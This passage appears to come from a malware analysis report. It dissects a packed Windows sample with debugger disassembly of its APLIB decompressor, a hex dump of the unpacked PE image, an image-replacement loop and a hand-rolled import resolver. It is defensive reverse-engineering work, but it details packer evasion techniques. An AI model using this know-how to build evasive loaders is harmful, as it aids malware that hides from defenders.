
This function decompresses a given set of data (see Figure 72). Compressing codes and data is a popular technique malware authors use to prevent easy fingerprinting and reverse engineering, to save disk space, and to minimize the amount of bandwidth a malware uses when propagating. The decompression algorithm this malware used originated from a popular decompression library known as APLIB.



```
00960A74     60              PUSHAD
00960A75     B2 80           MOV DL,80
00960A77     33DB            XOR EBX,EBX
00960A79     3B7424 1C       CMP ESI,DWORD PTR SS:[ESP+1C]
00960A7D  v  0F87 92000000   JA 00960B15
00960A83     FC              CLD
00960A84     A4              MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[E
00960A85     B3 02           MOV BL,2
00960A87     E8 6D000000     CALL 00960AF9
00960A8C  ^  73 EB           JNB SHORT 00960A79
00960A8E     33C9            XOR ECX,ECX                              kernel32.7C809AB9
00960A90     E8 64000000     CALL 00960AF9
00960A95  v  73 1C           JNB SHORT 00960AB3
00960A97     33C0            XOR EAX,EAX
00960A99     E8 5B000000     CALL 00960AF9
00960A9E  v  73 23           JNB SHORT 00960AC3
00960AA0     B3 02           MOV BL,2
00960AA2     41              INC ECX                                  kernel32.7C809AB9
00960AA3     B0 10           MOV AL,10
00960AA5     E8 4F000000     CALL 00960AF9
00960AAA     12C0            ADC AL,AL
00960AAC  ^  73 F7           JNB SHORT 00960AA5
00960AAE  v  75 3F           JNZ SHORT 00960AEF
00960AB0     AA              STOS BYTE PTR ES:[EDI]
00960AB1  ^  EB D4           JMP SHORT 00960A87
00960AB3     E8 4D000000     CALL 00960B05
00960AB8     2BCB            SUB ECX,EBX
00960ABA  v  75 10           JNZ SHORT 00960ACC
00960ABC     E8 42000000     CALL 00960B03
00960AC1  v  EB 28           JMP SHORT 00960AEB
00960AC3     AC              LODS BYTE PTR DS:[ESI]
00960AC4     D1E8            SHR EAX,1
00960AC6  v  74 4D           JE SHORT 00960B15
00960AC8     13C9            ADC ECX,ECX                              kernel32.7C809AB9
00960ACA  v  EB 1C           JMP SHORT 00960AE8
00960ACC     91              XCHG EAX,ECX                             kernel32.7C809AB9
00960ACD     48              DEC EAX
00960ACE     C1E0 08         SHL EAX,8
00960AD1     AC              LODS BYTE PTR DS:[ESI]
00960AD2     E8 2C000000     CALL 00960B03
00960AD7     3D 007D0000     CMP EAX,7D00
00960ADC  v  73 0A           JNB SHORT 00960AE8
00960ADE     80FC 05         CMP AH,5
00960AE1  v  73 06           JNB SHORT 00960AE9
00960AE3     83F8 7F         CMP EAX,7F
00960AE6  v  77 02           JA SHORT 00960AEA
00960AE8     41              INC ECX                                  kernel32.7C809AB9
00960AE9     41              INC ECX                                  kernel32.7C809AB9
00960AEA     95              XCHG EAX,EBP
00960AEB     8BC5            MOV EAX,EBP
00960AED     B3 01           MOV BL,1
00960AEF     56              PUSH ESI
00960AF0     8BF7            MOV ESI,EDI
00960AF2     2BF0            SUB ESI,EAX
00960AF4     F3:A4           REP MOVS BYTE PTR ES:[EDI],BYTE PTR D
00960AF6     5E              POP ESI                                  e2531ee0.0042BC37
00960AF7  ^  EB 8E           JMP SHORT 00960A87
00960AF9     02D2            ADD DL,DL
00960AFB  v  75 05           JNZ SHORT 00960B02
00960AFD     8A16            MOV DL,BYTE PTR DS:[ESI]
00960AFF     46              INC ESI
00960B00     12D2            ADC DL,DL
00960B02     C3              RETN
00960B03     33C9            XOR ECX,ECX                              kernel32.7C809AB9
00960B05     41              INC ECX                                  kernel32.7C809AB9
00960B06     E8 EEFFFFFF     CALL 00960AF9
00960B0B     13C9            ADC ECX,ECX                              kernel32.7C809AB9
00960B0D     E8 E7FFFFFF     CALL 00960AF9
00960B12  ^  72 F2           JB SHORT 00960B06
00960B14     C3              RETN
00960B15     61              POPAD
00960B16     C3              RETN
```

__Figure 72.__ Disassembly of the APLIB decompression algorithm

This particular packer decompressed the entire .PE file (see Figure 73).




```
Address   Hex dump                                          ASCII
00970000  4D 5A 00 00 00 00 00 00 00 00 00 00 00 00 00 00  MZ..............
00970010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970030  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............Φ...
00970040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009700A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009700B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009700C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009700D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009700E0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00  ........PE..L☺♥.
009700F0  A1 FB 9C 4C 00 00 00 00 00 00 00 00 E0 00 02 01  í√£L........α.☻☺
00970100  0B 01 0A 00 00 72 02 00 00 3C 00 00 00 00 00 00  ♂☺◙..r☻..<......
00970110  B0 3E 02 00 00 10 00 00 00 90 02 00 00 00 40 00  ░>☻..►...É☻...@.
00970120  00 10 00                      01 00 01 00    00  .►...☻..‡.☺.☺...
00970130  05 00 01                      02                 ♣.☺......α☻..♦..
00970140  00 00 00                      10 00 00 10    00  ....☻..ü..►..►..
00970150  00 00 10                      00 00 10 00 00 00  ..►..►......►...
00970160  00 00 00 00 00 00 00 00 24 60 02 00 2C 01 00 00  ........$`☻.,☺..
00970170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970180  00 00 00 00 00 00 00 00 00 C0 02 00 88 14 00 00  .........└☻.ê¶..
00970190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009701A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009701B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009701C0  00 10 00 00 E8 05 00 00 00 00 00 00 00 00 00 00  .►..Φ♣..........
009701D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009701E0  2E 74 65 78 74 00 00 00 00 80 02 00 00 10 00 00  .text....Ç☻..►..
009701F0  00 72 02 00 00 04 00 00 00 00 00 00 00 00 00 00  .r☻..♦..........
00970200  00 00 00 00 20 00 00 60 2E 64 61 74 61 00 00 00  .... ..`.data...
00970210  00 30 00 00 00 90 02 00 00 04 00 00 00 76 02 00  .0...É☻..♦...v☻.
00970220  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0  ............@..└
00970230  2E 72 65 6C 6F 63 00 00 00 20 00 00 00 C0 02 00  .reloc... ...└☻.
00970240  00 1A 00 00 00 7A 02 00 00 00 00 00 00 00 00 00  .→...z☻.........
00970250  00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00  ....@..B........
00970260  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970280  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009702A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009702B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009702C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009702D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009702E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009702F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009703A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009703B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009703C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009703D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009703E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
009703F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00970400  9C 76 02 00 04 77 02 00 1C 77 02 00 36 77 02 00  £v☻.♦w☻.∟w☻.6w☻.
00970410  4C 77 02 00 5E 77 02 00 74 77 02 00 88 77 02 00  Lw☻.^w☻.tw☻.êw☻.
00970420  A0 77 02 00 C0 77 02 00 DC 77 02 00 F4 77 02 00  áw☻.└w☻.▄w☻.⌠w☻.
00970430  0C 78 02 00 1E 78 02 00 30 78 02 00 68 78 02 00  .x☻.▲x☻.0x☻.hx☻.
00970440  78 78 02 00 94 78 02 00 A6 78 02 00 C2 78 02 00  xx☻.öx☻.ªx☻.┬x☻.
00970450  D6 78 02 00 EE 78 02 00 FC 78 02 00 0E 79 02 00  ╓x☻.εx☻.ⁿx☻.♫y☻.
00970460  1E 79 02 00 3A 79 02 00 46 79 02 00 56 79 02 00  ▲y☻.:y☻.Fy☻.Vy☻.
00970470  66 79 02 00 80 79 02 00 DA 76 02 00 C4 76 02 00  fy☻.Çy☻.┌v☻.─v☻.
00970480  B0 76 02 00 F2 76 02 00 00 00 00 00 00 7E 02 00  ░v☻.≥v☻......~☻.
00970490  DE 7D 02 00 C0 7D 02 00 AA 7D 02 00 98 7D 02 00  ▐}☻.└}☻.¬}☻.ÿ}☻.
009704A0  80 7D 02 00 5E 7D 02 00 18 7E 02 00 00 00 00 00  Ç}☻.^}☻.↑~☻.....
009704B0  D8 7C 02 00 46 7C 02 00 CC 7C 02 00 BE 7C 02 00  ╪|☻.F|☻.╠|☻.╛|☻.
009704C0  B4 7C 02 00 A8 7C 02 00 9C 7C 02 00 8C 7C 02 00  ┤|☻.¿|☻.£|☻.î|☻.
009704D0  76 7C 02 00 52 7C 02 00 62 7C 02 00 36 7C 02 00  v|☻.R|☻.b|☻.6|☻.
009704E0  1C 7C 02 00 00 00 00 00 86 6B 02 00 A0 6B 02 00  ∟|☻.....åk☻.ák☻.
009704F0  C4 6B 02 00 D2 6B 02 00 F0 6B 02 00 FC 6B 02 00  ─k☻.╥k☻.≡k☻.ⁿk☻.
00970500  0C 6C 02 00 22 6C 02 00 38 6C 02 00 48 6C 02 00  .l☻."l☻.8l☻.Hl☻.
00970510  64 6C 02 00 78 6C 02 00 8C 6C 02 00 9A 6C 02 00  dl☻.xl☻.îl☻.Ül☻.
00970520  B6 6C 02 00 C4 6C 02 00 DC 6C 02 00 F4 6C 02 00  ╢l☻.─l☻.▄l☻.⌠l☻.
00970530  04 6D 02 00 1C 6D 02 00 28 6D 02 00 38 6D 02 00  ♦m☻.∟m☻.(m☻.8m☻.
00970540  4A 6D 02 00 56 6D 02 00 6A 6D 02 00 9E 69 02 00  Jm☻.Vm☻.jm☻.₧i☻.
00970550  90 6D 02 00 78 6B 02 00 B0 6D 02 00 C0 6D 02 00  Ém☻.xk☻.░m☻.└m☻.
00970560  D6 6D 02 00 E4 6D 02 00 F0 6D 02 00 10 6E 02 00  ╓m☻.Σm☻.≡m☻.►n☻.
00970570  1E 6E 02 00 32 6E 02 00 4E 6E 02 00 66 6E 02 00  ▲n☻.2n☻.Nn☻.fn☻.
00970580  76 6E 02 00 84 6E 02 00 94 6E 02 00 AA 6E 02 00  vn☻.än☻.ön☻.¬n☻.
00970590  BC 6E 02 00 CE 6E 02 00 E4 6E 02 00 F4 6E 02 00  ╝n☻.╬n☻.Σn☻.⌠n☻.
009705A0  06 6F 02 00 1A 6F 02 00 28 6F 02 00 3A 6F 02 00  ♠o☻.→o☻.(o☻.:o☻.
009705B0  8E 69 02 00 7E 69 02 00 68 69 02 00 68 6B 02 00  Äi☻.~i☻.hi☻.hk☻.
009705C0  5A 6B 02 00 3E 6B 02 00 2C 6B 02 00 1C 6B 02 00  Zk☻.>k☻.,k☻.∟k☻.
009705D0  02 6B 02 00 EE 6A 02 00 DE 6A 02 00 D2 6A 02 00  ☻k☻.εj☻.▐j☻.╥j☻.
009705E0  C0 6A 02 00 AC 6A 02 00 9C 6A 02 00 8A 6A 02 00  └j☻.¼j☻.£j☻.èj☻.
009705F0  7A 6A 02 00 6A 6A 02 00 5C 6A 02 00 4C 6A 02 00  zj☻.jj☻.\j☻.Lj☻.
00970600  3C 6A 02 00 28 6A 02 00 12 6A 02 00 04 6A 02 00  <j☻.(j☻.↕j☻.♦j☻.
00970610  EA 69 02 00 DE 69 02 00 CE 69 02 00 C0 69 02 00  Ωi☻.▐i☻.╬i☻.└i☻.
00970620  B2 69 02 00 A6 6D 02 00 58 69 02 00 4A 69 02 00  ▓i☻.ªm☻.Xi☻.Ji☻.
00970630  3E 69 02 00 2C 69 02 00 1E 69 02 00 0E 69 02 00  >i☻.,i☻.▲i☻.♫i☻.
00970640  FC 68 02 00 EE 68 02 00 DA 68 02 00 C6 68 02 00  ⁿh☻.εh☻.┌h☻.╞h☻.
00970650  B2 68 02 00 A6 68 02 00 92 68 02 00 7A 68 02 00  ▓h☻.ªh☻.Æh☻.zh☻.
```

Figure 73. *Complete Win32 image of decompressed malware sample*

Restoration of the Decompressed or Original Win32 Image File Function

This function replaces the contents of the compressed .EXE file's address space. This type of malware execution is a common packer behavior. It can be likened to executing a new undetectable process even with the use of powerful process-viewing applications such as *Process Explorer* (see Figure 74).




```
00000B6E: 8B45E4                mov     eax,[ebp][-1C]
00000B71: 83C004                add     eax,4
00000B74: 8945E4                mov     [ebp][-1C],eax
00000B77: 817DE400004000        cmp     d,[ebp][-1C],000000400 ;'
00000B7E: 7312                  jae     000000B92  ---↓ (1)
00000B80: 8B45F4                mov     eax,[ebp][-0C]
00000B83: 0345E4                add     eax,[ebp][-1C]
00000B86: 8B4DE8                mov     ecx,[ebp][-18]
00000B89: 034DE4                add     ecx,[ebp][-1C]
00000B8C: 8B11                  mov     edx,[ecx]
00000B8E: 8910                  mov     [eax],edx
00000B90: EBDC                  jmps    000000B6E  ---↑ (2)
```

Figure 74. *Disassembly of the function that restores the decompressed Win32 image*

Import Function Address Resolver Function

This function fills out the import address table of the decompressed .PE file. It emulates the OS’ file-loading procedure to provide the corresponding API addresses related to the import address table (see Figure 75).




```
Address   Hex dump             Disassembly                             Comment
00960D7C    85D2               TEST EDX,EDX                            e2531ee0.004000E8
00960D7E  v 74 0F              JE SHORT 00960D8F
00960D80    8B85 00FAFFFF      MOV EAX,DWORD PTR SS:[EBP-600]          e2531ee0.0042C000
00960D86    83C0 02            ADD EAX,2
00960D89    8985 00FAFFFF      MOV DWORD PTR SS:[EBP-600],EAX          e2531ee0.0042C000
00960D8F    8B85 00FAFFFF      MOV EAX,DWORD PTR SS:[EBP-600]          e2531ee0.0042C000
00960D95    8338 00            CMP DWORD PTR DS:[EAX],0
00960D98  ^ 0F85 23FFFFFF      JNZ 00960CC1
00960D9E    C785 E0F9FFFF 00   MOV DWORD PTR SS:[EBP-620],0
00960DA8  v EB 0F              JMP SHORT 00960DB9
00960DAA    8B85 E0F9FFFF      MOV EAX,DWORD PTR SS:[EBP-620]
00960DB0    83C0 01            ADD EAX,1
00960DB3    8985 E0F9FFFF      MOV DWORD PTR SS:[EBP-620],EAX          e2531ee0.0042C000
00960DB9    B8 01000000        MOV EAX,1
00960DBE    85C0               TEST EAX,EAX                            e2531ee0.0042C000
00960DC0  v 0F84 59010000      JE 00960F1F
00960DC6    8B45 DC            MOV EAX,DWORD PTR SS:[EBP-24]           e2531ee0.004000E8
00960DC9    83B8 80000000 00   CMP DWORD PTR DS:[EAX+80],0
00960DD0  v 75 05              JNZ SHORT 00960DD7
00960DD2  v E9 48010000        JMP 00960F1F
00960DD7    8B45 DC            MOV EAX,DWORD PTR SS:[EBP-24]           e2531ee0.004000E8
00960DDA    8B4D F4            MOV ECX,DWORD PTR SS:[EBP-C]            e2531ee0.00400000
00960DDD    0388 80000000      ADD ECX,DWORD PTR DS:[EAX+80]
00960DE3    8B95 E0F9FFFF      MOV EDX,DWORD PTR SS:[EBP-620]
00960DE9    6BD2 14            IMUL EDX,EDX,14                         e2531ee0.004000E8
00960DEC    03CA               ADD ECX,EDX                             e2531ee0.004000E8
00960DEE    898D E4F9FFFF      MOV DWORD PTR SS:[EBP-61C],ECX
00960DF4    8B85 E4F9FFFF      MOV EAX,DWORD PTR SS:[EBP-61C]
00960DFA    8378 10 00         CMP DWORD PTR DS:[EAX+10],0
00960DFE  v 75 05              JNZ SHORT 00960E05
00960E00  v E9 1A010000        JMP 00960F1F
00960E05    8B85 E4F9FFFF      MOV EAX,DWORD PTR SS:[EBP-61C]
00960E0B    8B48 0C            MOV ECX,DWORD PTR DS:[EAX+C]
00960E0E    034D F4            ADD ECX,DWORD PTR SS:[EBP-C]            e2531ee0.00400000
00960E11    894D C0            MOV DWORD PTR SS:[EBP-40],ECX
00960E14    8B85 E4F9FFFF      MOV EAX,DWORD PTR SS:[EBP-61C]
00960E1A    8338 00            CMP DWORD PTR DS:[EAX],0
00960E1D  v 74 13              JE SHORT 00960E32
00960E1F    8B85 E4F9FFFF      MOV EAX,DWORD PTR SS:[EBP-61C]
00960E25    8B4D F4            MOV ECX,DWORD PTR SS:[EBP-C]            e2531ee0.00400000
00960E28    0308               ADD ECX,DWORD PTR DS:[EAX]
00960E2A    898D 70FBFFFF      MOV DWORD PTR SS:[EBP-490],ECX
00960E30  v EB 12              JMP SHORT 00960E44
00960E32    8B85 E4F9FFFF      MOV EAX,DWORD PTR SS:[EBP-61C]
00960E38    8B4D F4            MOV ECX,DWORD PTR SS:[EBP-C]            e2531ee0.00400000
00960E3B    0348 10            ADD ECX,DWORD PTR DS:[EAX+10]
00960E3E    898D 70FBFFFF      MOV DWORD PTR SS:[EBP-490],ECX
00960E44    8B85 E4F9FFFF      MOV EAX,DWORD PTR SS:[EBP-61C]
00960E4A    8B4D F4            MOV ECX,DWORD PTR SS:[EBP-C]            e2531ee0.00400000
00960E4D    0348 10            ADD ECX,DWORD PTR DS:[EAX+10]
00960E50    898D 6CFBFFFF      MOV DWORD PTR SS:[EBP-494],ECX
00960E56    8B45 C0            MOV EAX,DWORD PTR SS:[EBP-40]           ntdll.7C91A120
00960E59    50                 PUSH EAX                                e2531ee0.0042C000
00960E5A    FF95 9CFBFFFF      CALL DWORD PTR SS:[EBP-464]             kernel32.GetModuleHandleA
00960E60    8945 FC            MOV DWORD PTR SS:[EBP-4],EAX            e2531ee0.0042C000
00960E63    837D FC 00         CMP DWORD PTR SS:[EBP-4],0
00960E67  v 75 11              JNZ SHORT 00960E7A
00960E69    6A 00              PUSH 0
00960E6B    6A 00              PUSH 0
00960E6D    8B45 C0            MOV EAX,DWORD PTR SS:[EBP-40]           ntdll.7C91A120
00960E70    50                 PUSH EAX                                e2531ee0.0042C000
00960E71    FF95 98FBFFFF      CALL DWORD PTR SS:[EBP-468]             kernel32.LoadLibraryExA
00960E77    8945 FC            MOV DWORD PTR SS:[EBP-4],EAX            e2531ee0.0042C000
00960E7A    C745 E4 00000000   MOV DWORD PTR SS:[EBP-1C],0
00960E81  v EB 09              JMP SHORT 00960E8C
00960E83    8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
00960E86    83C0 01            ADD EAX,1
00960E89    8945 E4            MOV DWORD PTR SS:[EBP-1C],EAX           e2531ee0.0042C000
00960E8C    B8 01000000        MOV EAX,1
00960E91    85C0               TEST EAX,EAX                            e2531ee0.0042C000
00960E93  v 0F84 81000000      JE 00960F1A
00960E99    8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
00960E9C    8B8D 70FBFFFF      MOV ECX,DWORD PTR SS:[EBP-490]          kernel32.7C803518
00960EA2    833C81 00          CMP DWORD PTR DS:[ECX+EAX*4],0
00960EA6  v 75 02              JNZ SHORT 00960EAA
00960EA8  v EB 70              JMP SHORT 00960F1A
00960EAA    8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
00960EAD    8B8D 70FBFFFF      MOV ECX,DWORD PTR SS:[EBP-490]          kernel32.7C803518
00960EB3    8B1481             MOV EDX,DWORD PTR DS:[ECX+EAX*4]
00960EB6    81E2 00000080      AND EDX,80000000
00960EBC  v 75 18              JNZ SHORT 00960ED6
00960EBE    8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
00960EC1    8B8D 70FBFFFF      MOV ECX,DWORD PTR SS:[EBP-490]          kernel32.7C803518
00960EC7    8B1481             MOV EDX,DWORD PTR DS:[ECX+EAX*4]
00960ECA    8B45 F4            MOV EAX,DWORD PTR SS:[EBP-C]            e2531ee0.00400000
00960ECD    8D4C10 02          LEA ECX,DWORD PTR DS:[EAX+EDX+2]
00960ED1    894D C8            MOV DWORD PTR SS:[EBP-38],ECX
00960ED4  v EB 15              JMP SHORT 00960EEB
00960ED6    8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
00960ED9    8B8D 70FBFFFF      MOV ECX,DWORD PTR SS:[EBP-490]          kernel32.7C803518
00960EDF    8B1481             MOV EDX,DWORD PTR DS:[ECX+EAX*4]
00960EE2    81E2 FFFF0000      AND EDX,0FFFF
00960EE8    8955 C8            MOV DWORD PTR SS:[EBP-38],EDX           e2531ee0.004000E8
00960EEB    8B45 C8            MOV EAX,DWORD PTR SS:[EBP-38]           kernel32.7C839AA8
00960EEE    50                 PUSH EAX                                e2531ee0.0042C000
00960EEF    8B4D FC            MOV ECX,DWORD PTR SS:[EBP-4]            e2531ee0.00407B9C
00960EF2    51                 PUSH ECX
00960EF3    FF95 A0FBFFFF      CALL DWORD PTR SS:[EBP-460]             kernel32.GetProcAddress
00960EF9    8B55 E4            MOV EDX,DWORD PTR SS:[EBP-1C]
